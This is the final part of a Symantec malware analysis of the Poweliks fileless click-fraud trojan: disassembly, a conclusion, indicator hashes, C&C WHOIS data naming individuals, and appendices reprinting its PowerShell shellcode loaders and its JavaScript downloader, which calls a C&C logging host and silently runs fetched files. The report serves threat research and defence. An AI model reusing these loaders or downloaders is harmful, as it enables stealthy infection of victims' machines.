
Figure 19. Poweliks clicks on a regular advertisement

```
mov     eax, [ebp+buf_IHTMLInputTextElement]
mov     esi, [eax]
push    offset buf_malData_0x1000 ; psz
call    ds:SysAllocString
push    eax             ; v
push    [ebp+buf_IHTMLInputTextElement] ; This
call    [esi+IHTMLInputTextElementVtbl.put_value]
test    eax, eax
js      short loc_100040BE
mov     [ebp+return_value], 1

                        ; CODE XREF: searchFor_malDat
mov     eax, [ebp+buf_IHTMLInputTextElement]
mov     ecx, [eax]
push    eax             ; This
call    [ecx+IHTMLInputTextElementVtbl.Release]

                        ; CODE XREF: searchFor_malDat
                        ; searchFor_malData_submitFor
mov     eax, [ebp+buf_IHTMLElement2]
mov     ecx, [eax]
push    eax             ; This
call    [ecx+IHTMLElement2Vtbl.Release]

                        ; CODE XREF: searchFor_malDat
                        ; searchFor_malData_submitFor
inc     [ebp+counter]
cmp     [ebp+return_value], 0
jz      loc_10003F7F
mov     eax, [ebp+buf_IHTMLFormElement]
mov     ecx, [eax]
push    eax             ; This
call    [ecx+IHTMLFormElementVtbl.submit]
```

Figure 20. Automatic form submission

Symantec

CONCLUSION



> “Poweliks uses a number of tricks to hide itself in the registry, using a naming technique that makes it hard for users to find and remove its registry entries.”

Conclusion

In a world of file-based malware, Poweliks stands out from the crowd because of its nature as a fileless threat. It is innovative in its ability to persist by deeply embedding itself inside the Windows registry.

Poweliks uses a number of tricks to hide itself in the registry, using a naming technique that makes it hard for users to find and remove its registry entries. It also uses CLSID hijacking as runtime load points in the registry to launch itself on reboot. Poweliks even exploits a zero-day privilege escalation vulnerability to help it to take control of compromised computers. It's interesting to see, that despite these advanced techniques and innovations, the creators of Poweliks are just interested in running a click-fraud botnet operation to earn money from ad revenue.

While the ads are not shown to victims, the downloading and processing of ads consume processing and network bandwidth and could potentially expose victims to secondary infections from malvertisement. This can lead to numerous threats ending up on a victim's computer, or even with the victim being completely locked out of their computer because the secondary threats could include ransomware.

Poweliks is a glimpse of what future threats could do. The innovations seen in Poweliks demonstrate that malware authors are more determined than ever to earn money off of their creations.

Resources

Trojan.Poweliks
http://www.symantec.com/security_response/writeup.jsp?docid=2014-080408-5614-99

Trojan.Poweliks Removal Tool
http://www.symantec.com/security_response/writeup.jsp?docid=2014-111020-0511-99

Trojan.Bedep
http://www.symantec.com/security_response/writeup.jsp?docid=2015-020903-0718-99

Trojan.Cryptowall
http://www.symantec.com/security_response/writeup.jsp?docid=2014-061923-2824-99

Trojan.Zeroaccess
http://www.symantec.com/security_response/writeup.jsp?docid=2011-071314-0410-99

Trojan.Adclicker
http://www.symantec.com/security_response/writeup.jsp?docid=2002-091214-5754-99

Microsoft Security Bulletin MS15-004
https://technet.microsoft.com/library/security/ms15-004

CVE-2015-0016
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0016

Trojan.Poweliks: A threat inside the system registry
http://www.symantec.com/connect/blogs/trojanpoweliks-threat-inside-system-registry

Win32/Poweliks
http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3377

From Alureon/Wowliks to Poweliks botnet (distribution in Affiliate mode)
http://malware.dontneedcoffee.com/2014/07/from-alureonwowliks-to-poweliks-botnet.html

How Ad Networks are Being Used for Scamvertising
https://zvelo.com/how-ad-networks-are-used-for-scams-scamvertising/

Analysis of a Triple Click Fraud Threat
http://stopmalvertising.com/rootkits/analysis-of-a-triple-click-fraud-threat.html

2014-11-15 (Malware Traffic Analysis)
http://malware-traffic-analysis.net/2014/11/15/index.html

Poweliks – Command Line Confusion
http://thisissecurity.net/2014/08/20/poweliks-command-line-confusion/

Symantec™

APPENDIX

Appendix

Vulnerabilities discovered

Microsoft Windows CVE-2015-0016 Remote Privilege Escalation Vulnerability

Patched: January 13, 2015
http://www.securityfocus.com/bid/71965

Wowliks sample metadata

Installer
MD5: cc108b012ed2e9ed687d1406ffef92b0
Timedatestamp: Nov 18, 2013

Dropped file (32-bit)
File: wow.dll
MD5: d4e5ea2839886f8cb345f486b36f9f93
Timedatestamp: Nov 18, 2013

Dropped file (64-bit)
File: wow.dll
MD5: 986d36b9129ebf624a6ed814344d56d9
Timedatestamp: Nov 14, 2013

Poweliks 1.0 sample metadata

Installer

MD5: 0181850239cd26b8fb8b72afb0e95eac
Timedatestamp: sat mar 29 16:40:14 2014
Linker: 10.0
OS version: 5.01
Builddate: 060414 (April 06, 2014)
Aid: 8
C&Cs: 178.89.159.34 / 178.89.159.35

Watchdog

Timedatestamp: sat mar 29, 14:23:15 2014
Linker: 10.00
OS version: 5.01

Poweliks 1.7 sample metadata

Installer

MD5: 3bd597f2ceac4d95ce46780b967130f0
Timedatestamp: Sep 26 2014 03:13:18
Linker: 9.0
OS version: 5.0
Builddate: 180914 (Sept 18, 2014)
Aid: 449
C&Cs: 1e90ff.com / 4169e1.com / 31.184.192.180 / 195.2.241.81
MD5: 1c3b3e3640545fe6fc7c056d3369d010
Timedatestamp: fri aug 1 00:46:47 2014

Linker: 9.00
OS version: 5.0
Builddate: 151014 (Oct 15, 2014)
Aid: 449
C&Cs: 1e90ff.com, 4169e1.com, 31.184.192.80, 31.184.192.177

Watchdog

MD5: 0ff07e6f4603f766ffc64abad2830323 (32-bit)
MD5: 516658771023024026732O2cd62c8b54 (64-bit)
Timedatestamp: sept 17 14:51:16 2014
Linker: 10.00
OS version: 5.01

Ad-clicking component

MD5: e85cb14c6a2193e83af02ccec6c2fabc
Timedatestamp: dec 20 12:30:25 2014
Linker: 10.00
OS version: 5.01

C&C domain name system (DNS) information

1e90ff.com

Registrant organization: Wuxi Yilian LLC is associated with ~16,820 other domains
Registrar: BIZCN.COM, INC.
Dates: Created on 2014-09-09 - Expires on 2015-09-09 - Updated on 2014-09-09
Name server: NS3.CNMSN.COM (has 2,738 domains)
Name server: NS3.HE.NET (has 53,872 domains)
Name server: NS4.CNMSN.COM (has 2,738 domains)
Name server: NS4.HE.NET (has 53,872 domains)
IP address: 31.184.192.80 is hosted on a dedicated server
IP location: Russian Federation - Saint Petersburg City
Domain status: Registered And Active Website
Registrant name: Wuxi Yilian LLC
Registrant organization: Wuxi Yilian LLC
Registrant street: No.1001 Anling Road
Registrant city: Xiamen
Registrant state/province: Fujian
Registrant postal code: 361008
Registrant country: cn
Registrant phone: +86.5922577888
Registrant fax: +86.5922179606
Admin name: Wuxi Yilian LLC
Admin organization: Wuxi Yilian LLC
Admin street: No.1001 Anling Road
Admin city: Xiamen
Admin state/province: Fujian
Admin postal code: 361008
Admin country: cn
Admin phone: +86.5922577888
Admin fax: +86.5922179606
Tech name: Wuxi Yilian LLC
Tech organization: Wuxi Yilian LLC
Tech street: No.1001 Anling Road
Tech city: Xiamen

Tech state/province: Fujian
Tech postal code: 361008
Tech country: cn
Tech phone: +86.5922577888
Tech fax: +86.5922179606

4169e1.com

Registrar: BIZCN.COM, INC.
Dates: Created on 2014-09-09 - Expires on 2015-09-09 - Updated on 2014-09-09
Name server: ns3.cnmsn.com
Name server: ns4.cnmsn.com
Name server: ns3.he.net
Name server: ns4.he.net
IP address: 195.2.241.88 is hosted on a dedicated server
IP location: Russian Federation - Saint Petersburg City - Saint Petersburg - Petersburg Internet Network Ltd.
Domain status: Registered And Active Website
Whois record: (last updated on 2015-04-07)
Domain name: 4169e1.com
Registry domain ID: 1874891707_DOMAIN_COM-VRSN
Registrar WHOIS server: whois.bizcn.com
Registrar URL: http://www.bizcn.com
Updated date: 2014-09-09T11:23:27Z
Creation date: 2014-09-09T11:23:27Z
Registrar registration expiration date: 2015-09-09T11:23:27Z
Registrar: Bizcn.com,Inc.
Registrar: IANA ID: 471
Registrar abuse contact phone: +86.5922577888
Reseller: Cnobin Technology HK Limited
Registrant name: Wuxi Yilian LLC
Registrant organization: Wuxi Yilian LLC
Registrant street: No.1001 Anling Road
Registrant city: Xiamen
Registrant state/province: Fujian
Registrant postal code: 361008
Registrant country: cn
Registrant phone: +86.5922577888
Registrant fax: +86.5922179606
Admin name: Wuxi Yilian LLC
Admin organization: Wuxi Yilian LLC
Admin street: No.1001 Anling Road
Admin city: Xiamen
Admin state/province: Fujian
Admin postal code: 361008
Admin country: cn
Admin phone: +86.5922577888
Admin fax: +86.5922179606
Tech name: Wuxi Yilian LLC
Tech organization: Wuxi Yilian LLC
Tech street: No.1001 Anling Road
Tech city: Xiamen
Tech state/province: Fujian
Tech postal code: 361008
Tech country: cn
Tech phone: +86.5922577888
Tech fax: +86.5922179606

31.184.192.80

IP location: Russian Federation Saint Petersburg
Description: Petersburg Internet Network ltd.
Country: RU
Organization name: Petersburg Internet Network ltd.
Address: Petersburg Internet Network ltd.
Address: Nikolay Metluk
Address: Sedova str, 80
Address: 192171
Address: Saint-Petersburg
Address: RUSSIAN FEDERATION
Phone: +78126772525
Phone: +78126772555
Fax: +78123093916

31.184.192.177

IP location: Russian Federation Saint Petersburg
Description: Petersburg Internet Network ltd.
Country: RU
Organization: ORG-PINI1-RIPE
Organization name: Petersburg Internet Network ltd.
Organization type: LIR
Address: Petersburg Internet Network ltd.
Address: Nikolay Metluk
Address: Sedova str, 80
Address: 192171
Address: Saint-Petersburg
Address: RUSSIAN FEDERATION
Phone: +78126772525
Phone: +78126772555
Fax: +78123093916

178.89.159.34 / 178.89.159.35

IP location: Kazakhstan Taraz
Description: Nikolaentsev V A
Country: KZ
Person: Nikolaentsev V A
Address: SP Nikolaentsev
Address: Baikonyrskaya st., 3, Almaty, 050020
Address: KZ
Phone: +7 7771777577

195.2.241.81

IP location: Russian Federation Saint Petersburg
Country: RU
Organization name: Petersburg Internet Network ltd.
Address: Petersburg Internet Network ltd.
Address: Nikolay Metluk
Address: Sedova str, 80
Address: 192171
Address: Saint-Petersburg
Address: RUSSIAN FEDERATION
Phone: +78126772525
Phone: +78126772555

Fax: +78123093916
Person: Burov Andrey Vladimirovich
Address: korp. 1a 40 Slavy ave.
Phone: +7 812 4483863
Fax: +7 812 2683113
Person: Ladoha Anton Vladimirovich
Address: korp. 1a 40 Slavy ave.
Address: St. Petersburg, Russia
Phone: +7 812 4483863
Fax: +7 812 2683113
Person: Metluk Nikolay Valeryevich
Address: korp. 1a 40 Slavy ave.
Address: St.-Petersburg, Russia
Phone: +7 812 4483863
Fax: +7 812 3093916
Person: Strukov Evgeny Olegovich
Address: korp. 1a 40 Slavy ave.
Address: St.-Petersburg, Russia
Phone: +7 812 4483863

195.2.241.84

IP Location: Russian Federation Saint Petersburg
inetnum: 195.2.240.0 - 195.2.241.255
Netname: PIN-NET
Description: Petersburg Internet Network ltd.
Country: RU
Address: Petersburg Internet Network ltd.
Address: Nikolay Metluk
Address: Sedova str, 80
Address: 192171
Address: Saint-Petersburg
Address: RUSSIAN FEDERATION
Phone: +78126772525
Phone: +78126772555
Fax: +78123093916
Person: Burov Andrey Vladimirovich
Address: korp. 1a 40 Slavy ave.
Phone: +7 812 4483863
Fax: +7 812 2683113
Person: Ladoha Anton Vladimirovich
Address: korp. 1a 40 Slavy ave.
Address: St. Petersburg, Russia
Phone: +7 812 4483863
Fax: +7 812 2683113
Person: Metluk Nikolay Valeryevich
Address: korp. 1a 40 Slavy ave.
Address: St.-Petersburg, Russia
Phone: +7 812 4483863
Fax: +7 812 3093916
Person: Strukov Evgeny Olegovich
Address: korp. 1a 40 Slavy ave.
Address: St.-Petersburg, Russia
Phone: +7 812 4483863

Poweliks 1.0 Powershell script

```
function gd{Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Paramet
ers,[Parameter(Position=1)] [Type] $ReturnType=[Void]);$TypeBuilder=[AppDomai
n]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.Assembly
Name("ReflectedDelegate")),[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule("InMemoryModule",$false).DefineType("MyDelegateType","C
lass,Public,Sealed,AnsiClass,AutoClass",[System.MulticastDelegate]);$TypeBu
ilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.
CallingConventions]::Standard,$Parameters).SetImplementationFlags("Runti
me,Managed");$TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,
Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtime,Manage
d");return $TypeBuilder.CreateType();}function ga{Param ([Parameter(Posit
ion=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=
$True)] [String] $Procedure);$SystemAssembly=[AppDomain]::CurrentDomain.
GetAssemblies()|Where-Object { $_.GlobalAssemblyCache -And $_.Location.
Split("\\")[-1].Equals("System.dll")};$UnsafeNativeMethods=$SystemAssembly.
GetType("Microsoft.Win32.UnsafeNativeMethods");return $UnsafeNativeMethods.
GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.
HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr),$UnsafeNativeMethods.GetMethod("GetModuleHandle").Invoke($null,@
($Module)))),$Procedure));}[Byte[]] $p=[Convert]::FromBase64String("{ps_
shellcode}");[Uint32[]] $op=0;([System.Runtime.InteropServices.Marshal]::
GetDelegateForFunctionPointer((ga kernel32.dll VirtualProtect),(gd @([By
te[]],[UInt32],[UInt32],[UInt32[]]) ([IntPtr])))).Invoke($p,{ps_shellcode_
length},0x40,$op);([System.Runtime.InteropServices.Marshal]::GetDelegateForFunc
tionPointer((ga user32.dll CallWindowProcA),(gd @([Byte[]],[Byte[]],[UInt32],[UIn
t32],[UInt32]) ([IntPtr])))).Invoke($p,$p,0,0,0);
```

Poweliks JavaScript from summer, 2014

```
function log(l){try{x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.
open("GET","http://faebd7.com/log?log="+l,false);x.send();return 1;}catch(e)
{return 0;}}e=123;a=new ActiveXObject("WScript.Shell");while(e!=42){try{w=a.
ExpandEnvironmentStrings("%%windir%%");p=w+"\\%s\\windowspowershell\\v1.0\\
powershell.exe";f=new ActiveXObject("Scripting.FileSystemObject");function
cdn(){try{return a.RegRead("HKLM\\software\\microsoft\\net framework
setup\\ndp\\v2.0.50727\\sp");}catch(e){return 0;}}function d(u){x=new
ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET",u,false);x.
send();ufn=a.ExpandEnvironmentStrings("%%temp%%\\")+u.substring(u.
lastIndexOf("/")+1);ufnt=ufn+".tmp";uft=f.CreateTextFile(ufnt,true,-1);if(uft)
{uft.Write(x.responseBody);uft.Close();uf=f.CreateTextFile(ufn,true);uft=f.
GetFile(ufnt);ufs=uft.OpenAsTextStream();ufs.Read(2);uf.Write(ufs.Read(uft.
Size-2));ufs.Close();uf.Close();f.DeleteFile(ufnt);a.Run("\""+ufn+"\" /quiet /
norestart",0,1);f.DeleteFile(ufn);}}while(!f.FileExists(p)){if(cdn()==0){d("%s");}
d("%s");}(a.Environment("Process"))("a")="iex ([Text.Encoding]::ASCII.GetStri
ng([Convert]::FromBase64String('%S')))";e=a.Run(p+" iex $env:a",0,1);}catch(e)
{log("scriptexcept_"+e.message);close();}};close();
```

Poweliks 1.7 Powershell script

```
try{function gd{Param ([Parameter(Position=0,Mandatory=$True)] [Type[]]
$Parameters,[Parameter(Position=1)] [Type] $ReturnType=[Void]);$TypeBuil
der=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.
Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emit.
AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule",$false).De
fineType("t","Class,Public,Sealed,AnsiClass,AutoClass",[System.MulticastDele
gate]);$TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[Syst
em.Reflection.CallingConventions]::Standard,$Parameters).SetImplementationF
lags("Runtime,Managed");$TypeBuilder.DefineMethod("Invoke","Public,HideBySi
```

```
g,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtim
e,Managed");return $TypeBuilder.CreateType();}function ga{Param ([Paramete
r(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Manda
tory=$True)] [String] $Procedure);$SystemAssembly=[AppDomain]::CurrentDoma
in.GetAssemblies()|Where-Object{$ _ .GlobalAssemblyCache -And $ _ .Location.
Split("\")[-1].Equals("System.dll")};$UnsafeNativeMethods=$SystemAssembly.
GetType("Microsoft.Win32.UnsafeNativeMethods");return $UnsafeNativeMethods.
GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.
HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr),$UnsafeNativeMethods.GetMethod("GetModuleHandle").Invoke($null,@
($Module)))),$Procedure));}[Byte[]] $p=[Convert]::FromBase64String("{loader}")
;[Uint32[]] $op=0;([System.Runtime.InteropServices.Marshal]::GetDelegateFor
FunctionPointer((ga kernel32.dll VirtualProtect),(gd @([Byte[]],[UInt32],[UI
nt32],[UInt32[]]) ([IntPtr])))).Invoke($p,$p.Length,0x40,$op);([System.Runtime.
InteropServices.Marshal]::GetDelegateForFunctionPointer((ga user32.dll
CallWindowProcA),(gd @([Byte[]],[Byte[]],[UInt32],[UInt32],[UInt32]) ([IntPtr])))).
Invoke($p,$p,0,0,0);}catch{}sleep(1);exit;Poweliks v1.7 JavaScripte=123;a=new
ActiveXObject("WScript.Shell");while(e!=42){try{function cdn(){try{return
a.RegRead("HKLM\\software\\microsoft\\net framework setup\\ndp\\v2.0.50727\\
sp");}catch(e){return 0;}}function d(u){x=new ActiveXObject("Msxml2.
ServerXMLHTTP.6.0");x.open("GET",u,false);x.send();ufn=a.ExpandEnvironment
Strings("%temp%\\")+u.substring(u.lastIndexOf("/")+1);ufnt=ufn+".tmp";uft=f.
CreateTextFile(ufnt,true,-1);if(uft){uft.Write(x.responseBody);uft.Close();uf=f.
CreateTextFile(ufn,true);uft=f.GetFile(ufnt);ufs=uft.OpenAsTextStream();ufs.
Read(2);uf.Write(ufs.Read(uft.Size-2));ufs.Close();uf.Close();f.
DeleteFile(ufnt);a.Run("\""+ufn+"\" /quiet /norestart",0,1);f.DeleteFile(ufn);}}
w=a.ExpandEnvironmentStrings("%windir%");f=new ActiveXObject("Scripting.
FileSystemObject");i64=f.FolderExists(w+"\\syswow64");p=w+"\\"+(i64?"syswow64":
"system32")+"\\windowspowershell\\v1.0\\powershell.exe";while(!f.FileExists(p))
{wv=f.GetFileVersion(w+"\\notepad.exe").split(".");ud="";up="";switch(wv[0]){case
"5":if(i64){ud="http://download.microsoft.com/download/9/8/6/98610406-c2b7-45a4-
bdc3-9db1b1c5f7e2/NetFx20SP1 _ x64.exe";up="http://download.microsoft.com/
download/B/D/9/BD9BB1FF-6609-4B10-9334-6D0C58066AA7/WindowsServer2003-KB968930-
x64-ENG.exe";}else{ud="http://download.microsoft.com/download/0/8/c/08c19fa4-
4c4f-4ffb-9d6c150906578c9e/NetFx20SP1 _ x86.exe";up="http://download.microsoft.
com/download/E/C/E/ECE99583-2003-455D-B681-68DB610B44A4/WindowsXP-KB968930-
x86-ENG.exe";}break;case "6":switch(wv[1]){case "0":if(i64){up="http://download.
microsoft.com/download/3/C/8/3C8CF51E-1D9D-4DAA-AAEA-5C48D1CD055C/Windows6.0-
KB968930-x64.msu";}else{up="http://download.microsoft.com/download/A/7/5/
A75BC017-63CE-47D6-8FA4-AFB5C21BAC54/Windows6.0-KB968930-x86.msu";}break;}
break;}if(cdn()==0){d(ud);}d(up);}(a.Environment("Process"))("a")="iex ([Text.
Encoding]::ASCII.GetString([Convert]::FromBase64String('{loader}')))";e=a.Run(p+"
iex $env:a",0,1);}catch(e){}}close();
```

Authors

Liam O'Murchu
Sr Mgr, Development

Fred P. Gutierrez
Sr Threat Analysis Engineer

About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company's more than 19,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2015, it recorded revenues of $6.5 billion.

To learn more go to www.symantec.com or connect with Symantec at: go.symantec.com/social/.

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com